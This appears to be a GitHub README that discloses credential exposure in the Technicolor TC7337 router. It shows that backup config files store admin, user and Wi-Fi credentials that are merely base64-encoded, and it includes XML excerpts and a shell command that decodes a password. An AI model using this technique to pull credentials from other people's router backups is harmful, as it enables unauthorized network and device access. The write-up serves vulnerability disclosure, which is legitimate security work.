

master

Go to file

EZR-Romanato Update README.md ...


on Mar 31, 2020 10

[View code](#)

## README.md

Exploiting Router Technicolor TC7337 Version 8.89.17


The vulnerability can be exploited with the backup file of the router settings. (which has existed since version HG100 2.0.6, according to CVE-2017-7317), is that an attacker can obtain administrator credentials from the router and Wi-Fi credential, having access to the backup file (known as backupsettings.conf), as shown in the images below:



```
backupsettings - Bloco de Notas
Arquivo Editar Formatar Exibir Ajuda
<ActionType>1</ActionType>
<Action>192.168.0.0</Action>
<RemotePort>514</RemotePort>
</ConfigFile>
<ConfigFile instance="7">
  <Facility>144</Facility>
  <Action>/data/securitylog</Action>
</ConfigFile>
<ConfigFile instance="8">
  <Facility>144</Facility>
  <ActionType>1</ActionType>
  <Action>192.168.0.0</Action>
  <RemotePort>514</RemotePort>
</ConfigFile>
<ConfigFile nextInstance="9" ></ConfigFile>
<X_BROADCOM_COM_SyslogCfg>
  <X_BROADCOM_COM_LoginCfg>
    <AdminUserName>NET_82631B</AdminUserName>
    <AdminPassword>MDg3RTY0ODI2MzFCAA==</AdminPassword>
    <UserUserName>NET_DEAD01</UserUserName>
    <UserPassword>MjhCRTlCREVBROAA==</UserPassword>
  </X_BROADCOM_COM_LoginCfg>
</X_BROADCOM_COM_eRouter>
<FactoryMib>
```



```
Console.01
root@kali:~# echo "MjhCRTlCREVBROAA==" | base64 -d
28BE2DEAD01root@kali:~#
```



```
backupsettings - Bloco de Notas
Arquivo Editar Formatar Exibir Ajuda
<X_BROADCOM_COM_WlIdx>7</X_BROADCOM_COM_WlIdx>
<X_BROADCOM_COM_WlIfname>w11.7</X_BROADCOM_COM_WlIfname>
</SSID>
<SSID nextInstance="17" ></SSID>
<AccessPoint instance="1">
  <Enable>TRUE</Enable>
  <Alias>cpe-wifi-accesspoint-1</Alias>
  <SSIDReference>Device.WiFi.SSID.1</SSIDReference>
  <WMMCapability>TRUE</WMMCapability>
  <UAPSDEnable>TRUE</UAPSDEnable>
  <X_BROADCOM_COM_Adapter>0</X_BROADCOM_COM_Adapter>
  <X_BROADCOM_COM_Index>0</X_BROADCOM_COM_Index>
  <X_BROADCOM_COM_MfbProbeResponseEnable>TRUE</X_BROADCOM_COM_MfbProbeResponseEnable>
  <X_BROADCOM_COM_WlPasspointConfigFlags>46</X_BROADCOM_COM_WlPasspointConfigFlags>
  <X_BROADCOM_COM_WlHomeHotspotPacketFilterMask>4294967295</X_BROADCOM_COM_WlHomeHotspotPacketFilterMask>
</Security>
  <ModeEnabled>WPA2-Personal</ModeEnabled>
  <KeyPassphrase>sapato34</KeyPassphrase>
  <X_BROADCOM_COM_WlWpaEncryption>aes</X_BROADCOM_COM_WlWpaEncryption>
</Security>
<Accounting>
  <ServerPort>0</ServerPort>
</Accounting>
</AccessPoint>
```

By: RiolsDown | [jukera.junior@protonmail.com](mailto:jukera.junior@protonmail.com)

No releases published

---

**Packages**

No packages published